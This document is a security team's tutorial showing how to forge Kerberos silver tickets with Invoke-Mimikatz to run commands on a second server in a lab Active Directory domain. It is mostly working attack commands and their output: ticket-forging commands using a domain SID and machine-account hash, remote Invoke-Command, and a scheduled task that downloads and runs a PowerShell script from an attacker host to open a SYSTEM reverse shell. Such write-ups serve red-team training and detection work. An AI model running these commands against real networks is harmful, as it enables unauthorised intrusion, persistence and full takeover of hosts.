

HABOOB

Kerberos: Achieving Command Execution using Silver Tickets

By **Haboob Team**

Achieving Command Execution using Silver Tickets

Table of Contents

1. Introduction.....	2
2. What is Silver Ticket?.....	2
3. Attack Analysis.....	3
4. Attack Requirements.....	4
5. Attack Demonstration.....	4
A. Command Execution using PowerShell Remoting.....	6
B. Command Execution using Scheduled Tasks.....	9
6. References.....	11

Achieving Command Execution using Silver Tickets

1. Introduction

In this paper we are going to talk about achieving command execution using silver tickets in active directory enterprise. This technique relies on several SPNs to be used in a specific way to achieve command execution on any targeted machine. This technique can be used as a persistence or post-exploitation technique

2. What is Silver Ticket?

A Silver Ticket is a forged service authentication ticket, it also called Ticket Granting Service tickets TGS (it could be a computer account or user account). As shown in the following graphics, since a Silver Ticket is a forged TGS, there is no communication with the Domain Controller (AS-REQ / AS-REP and TGS-REQ / TGS-REP) when using Silver Tickets. So Silver Tickets are harder to detect than Golden Tickets because there is no communication between the service and the DC, and any logging is local to the targeted computer. So, it's very useful to use this attack as a persistence technique.




Figure 1: Normal Authentication in AD

Achieving Command Execution using Silver Tickets




Figure 2: Silver ticket process do not communicate with DC

3. Attack Analysis

Basically, forging silver tickets are always required a targeted service account, which must be available on the targeted machine such as (cifs, mssql, time, rpcss,etc.). in any windows environment there are many ways to execute remote commands to a remote system, when saying a (remote) word, this means we need a service to connect to, and then do the thing that we connect for like (command execution). Here are some examples for these service Types:

- PowerShell Remoting
- Windows Management Instrumentation (WMI)
- scheduled tasks (remotely)
- Windows Remote Management (WinRM)

Each one of these methods needs a service or a couple of services to be used. So, using silver ticket on these services we can achieve a command execution.

Achieving Command Execution using Silver Tickets

4. Attack Requirements

There are several requirements for this attack to be done using Invoke-Mimikatz.ps1:


- We need to determine Username for which the TGT is generated (it can be any fake user) but it will be stealthier if we use a real domain user.
- Domain's SID
- Target servers FQDN
- The SPN name of service for which TGS is to be created
- NTLM (rc4) of the targeted server account.

5. Attack Demonstration

In this section, we are going to demonstrate the attack.

Assuming that we got the NTLM (rc4) of our target server server2\$ account during our post-exploitation. However, now we are demonstrating our attack from (server1.habooblab.local) and we are trying to achieve a command execution on (server2.habooblab.local).

First, we need to collect some information using PowerView.ps1 or Active Directory PowerShell module, we already compromised server1 and got a domain user (anyuser) has local admin privilege on server1




```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> hostname;whoami
Server1
habooblab\anyuser
PS C:\Users\anyuser\haboob> Invoke-EnumerateLocalAdmin -ComputerName server1.habooblab.local | select AccountName
AccountName
-----
SERVER1/Administrator
HaboobLab.local/Domain Admins
HaboobLab.local/anyuser
  
```

Figure 3: local admin access on server1

Also our current user (anyuser) does not have any privileges or access to the target server (server2)



```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> Invoke-EnumerateLocalAdmin -ComputerName server2.habooblab.local | select AccountName
WARNING: [!] Error: Exception calling "Invoke" with "2" argument(s): "Access is denied."
PS C:\Users\anyuser\haboob>
  
```

Figure 4: our current user does not have any access on server2

Achieving Command Execution using Silver Tickets

As we mentioned earlier, we already have the NTLM (rc4) of server2\$ account, so we need to get to domain's SID to complete our attack requirement

```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> Get-NetDomain

Forest                : HaboobLab.local
DomainControllers     : {LAB-DC.HaboobLab.local}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner          : LAB-DC.HaboobLab.local
RidRoleOwner          : LAB-DC.HaboobLab.local
InfrastructureRoleOwner : LAB-DC.HaboobLab.local
Name                  : HaboobLab.local

PS C:\Users\anyuser\haboob> Get-DomainSID
S-1-5-21-1658214835-4080897459-805581888
PS C:\Users\anyuser\haboob>
  
```

Figure 5: Domain SID.

Now, we need to choose the SPN name of service for which TGS is to be created, keep in your mind this service must be existed in the targeted server, here a table for some service types with their service name, but not all of them

Service Type	Service(s) to be used in Silver Ticket
PowerShell Remoting	HOST, HTTP (OR WSMAN RPCSS) depends on OS
Windows Management Instrumentation (WMI)	HOST, RPCSS
Windows Remote Management (WinRM)	HOST, HTTP
Scheduling Tasks	HOST

Now, since we have all the required information, we can use Invoke-Mimikatz.ps1 to proceed our attack

The command we will use is:

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:HABOOBLAB.LOCAL /sid: S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:SERVICEX /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt'"
```

Achieving Command Execution using Silver Tickets

Here an explanation of Mimikatz command,

Command argument	Explanation
kerberos::golden	Name of the module to be used for silver tickets
/domain	Domain's FQDN
/sid	Domain's SID
/target	Target server FQDN
/service	SPN name of service for which TGS is to be created
/rc4	Target server account NTLM (rc4)
/user	Any domain user (fake user will work also)
/ptt	To pass the ticket to current session instead of saving it on the disk.

A. Command Execution using PowerShell Remoting

As we mentioned earlier, PowerShell Remoting uses couple of services to work (HOST, HTTP) (OR WSMAN RPCSS) depends on OS, so we need to create a silver ticket for these services to be able to use them against our target server (server2.habooblab.local).

The command of HOST service is

```
Invoke-Mimikatz -Command "kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HOST /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt"
```


The command of HTTP service is

```
Invoke-Mimikatz -Command "kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HTTP /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt"
```

Note that (realdomainuser) is a normal domain user with no access to server2.habooblab.local server.

Achieving Command Execution using Silver Tickets

Here we forged a two silver tickets for HOST & HTTP services which are required for PowerShell Remoting service on a remote system (server2.haboooblab.local)



```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> klist

Current LogonId is 0:0x21eb18

Cached Tickets: (0)
PS C:\Users\anyuser\haboob> .\Invoke-Mimikatz.ps1
PS C:\Users\anyuser\haboob> Invoke-Mimikatz -Command "kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HOST /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt"

#####
.mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe) ** Kitten Edition **
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/


mimikatz(powershell) # kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HOST /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt
User : realdomainuser
Domain : HABOOBLAB.LOCAL (HABOOBLAB)
SID : S-1-5-21-1658214835-4080897459-805581888
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5fe0972111184bc3a6fba69221fca7d8 - rc4_hmac_nt
Service : HOST
Target : SERVER2.HABOOBLAB.LOCAL
Lifetime : 5/4/2020 12:31:51 AM ; 5/2/2030 12:31:51 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'realdomainuser @ HABOOBLAB.LOCAL' successfully submitted for current session
  
```

Figure 6: HOST Service ticket

And here for HTTP service, you can see klist output in Figure 8. We have two injected tickets



```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> Invoke-Mimikatz -Command "kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HTTP /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt"

#####
.mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe) ** Kitten Edition **
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HTTP /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt
User : realdomainuser
Domain : HABOOBLAB.LOCAL (HABOOBLAB)
SID : S-1-5-21-1658214835-4080897459-805581888
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5fe0972111184bc3a6fba69221fca7d8 - rc4_hmac_nt
Service : HTTP
Target : SERVER2.HABOOBLAB.LOCAL
Lifetime : 5/4/2020 12:32:48 AM ; 5/2/2030 12:32:48 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'realdomainuser @ HABOOBLAB.LOCAL' successfully submitted for current session
PS C:\Users\anyuser\haboob>
  
```

Figure 7: HTTP service ticket

Achieving Command Execution using Silver Tickets

```

PS C:\Users\anyuser\haboob> klist

Current LogonId is 0:0x21eb18

Cached Tickets: (2)

#0> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HTTP/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:32:48 (local)
End Time: 5/2/2030 0:32:48 (local)
Renew Time: 5/2/2030 0:32:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

#1> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HOST/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:31:51 (local)
End Time: 5/2/2030 0:31:51 (local)
Renew Time: 5/2/2030 0:31:51 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

```

Figure 8: klist indicates injected tickets in current session

Now we can execute commands on server2.habooblab.local using Invoke-Command which give us an ability to execute PowerShell commands on Remote system.

```

Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> hostname;whoami
Server1
habooblab\anyuser
PS C:\Users\anyuser\haboob> klist

Current LogonId is 0:0x21eb18

Cached Tickets: (2)

#0> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HTTP/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:32:48 (local)
End Time: 5/2/2030 0:32:48 (local)
Renew Time: 5/2/2030 0:32:48 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

#1> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HOST/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:31:51 (local)
End Time: 5/2/2030 0:31:51 (local)
Renew Time: 5/2/2030 0:31:51 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

PS C:\Users\anyuser\haboob> Invoke-Command -ComputerName server2.habooblab.local -Command {hostname;whoami}
Server2
habooblab\realdomainuser
PS C:\Users\anyuser\haboob>

```

Figure 9: command execution access on server2 using Invoke-command after using host tickets

Achieving Command Execution using Silver Tickets

B. Command Execution using Scheduled Tasks

Similar to PowerShell Remoting process, but here we need to create a silver ticket for one service only which is HOST so we can Schedule a Task on with SYSTEM Privileges (server2.habooblab.local).

The command of HOST service is

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:HABOOBLAB.LOCAL /sid:S-1-5-21-1658214835-4080897459-805581888 /target:SERVER2.HABOOBLAB.LOCAL /service:HOST /rc4:5fe0972111184bc3a6fba69221fca7d8 /user:realdomainuser /ptt'"
```

Here we injected HOST ticket to our session using Invoke-Mimikatz.ps1, as we did in PowerShell Remoting.

```
Administrator: Windows PowerShell
User : realdomainuser
Domain : HABOOBLAB.LOCAL (HABOOBLAB)
SID : S-1-5-21-1658214835-4080897459-805581888
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5fe0972111184bc3a6fba69221fca7d8 - rc4_hmac_nt
Service : HOST
Target : SERVER2.HABOOBLAB.LOCAL
Lifetime : 5/4/2020 12:51:14 AM ; 5/2/2030 12:51:14 AM ; 5/2/2030 12:51:14 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'realdomainuser @ HABOOBLAB.LOCAL' successfully submitted for current session
PS C:\Users\anyuser\haboob> klist

Current LogonId is 0:0x21eb18

Cached Tickets: (1)

#0> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HOST/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:51:14 (local)
End Time: 5/2/2030 0:51:14 (local)
Renew Time: 5/2/2030 0:51:14 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:
PS C:\Users\anyuser\haboob>
```

Figure 10: HOST tickets to use Scheduled Tasks

Now, we can Schedule a task to be run on remote server (server2.habooblab.local) with SYSTEM privilege, here to task a PowerShell command which give us a reverse shell using Invoke-PowerShellTcp.ps1

This command for scheduling task on server2.habooblab.local

```
schtasks /create /S server2.habooblab.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "pwntask" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString("http://10.10.10.2/Invoke-PowerShellTcp.ps1");Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.2 -Port 443'"
```

Achieving Command Execution using Silver Tickets

This command to run the scheduled task on the remote server (server2.habooblab.local)

```
schtasks /Run /S server2.habooblab.local /TN "pwntask"
```

```
Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> klist
Current LogonId is 0:0x21eb18
Cached Tickets: (1)
#0> Client: realdomainuser @ HABOOBLAB.LOCAL
Server: HOST/SERVER2.HABOOBLAB.LOCAL @ HABOOBLAB.LOCAL
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 5/4/2020 0:51:14 (local)
End Time: 5/2/2030 0:51:14 (local)
Renew Time: 5/2/2030 0:51:14 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:
PS C:\Users\anyuser\haboob> schtasks /create /S server2.habooblab.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "pwntask" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString('http://10.10.10.2/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.2 -Port 443'"
SUCCESS: The scheduled task "pwntask" has successfully been created.
PS C:\Users\anyuser\haboob> schtasks /Run /S server2.habooblab.local /TN "pwntask"
SUCCESS: Attempted to run the scheduled task "pwntask".
PS C:\Users\anyuser\haboob>
```

Figure 11: Scheduling task on and running it on remote target server2.habooblab.local

```
PS C:\Users\anyuser\haboob> schtasks /Run /S server2.habooblab.local /TN "pwntask"
SUCCESS: Attempted to run the scheduled task "pwntask".
PS C:\Users\anyuser\haboob>
```

```
Administrator: Windows PowerShell
PS C:\Users\anyuser\haboob> . .\powercat.ps1
PS C:\Users\anyuser\haboob> powercat -l -v -p 443 -t 1024
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [10.10.10.3] port [tcp] accepted (source port 49762)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

Windows PowerShell running as user SERVER2$ on SERVER2
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> PS C:\Windows\system32>
PS C:\Windows\system32> whoami;hostname
nt authority\system
Server2
PS C:\Windows\system32>
```

Figure 12: Reverse Shell on server2 with system privileges after running the task from server1

Finally, the same approach can be used with the other services like WMI, WinRM. Keep in your mind some services can give more than command execution such as LDAP service which allows you to gain and use DCSync rights.

Achieving Command Execution using Silver Tickets

6. References

[1] https://adsecurity.org/?page_id=183

[2] <https://adsecurity.org/?p=2011>

[2] <https://www.varonis.com/blog/kerberos-attack-silver-ticket/>

[3] <https://en.hackndo.com/kerberos-silver-golden-tickets/>

[4] <https://www.varonis.com/blog/kerberos-authentication-explained/>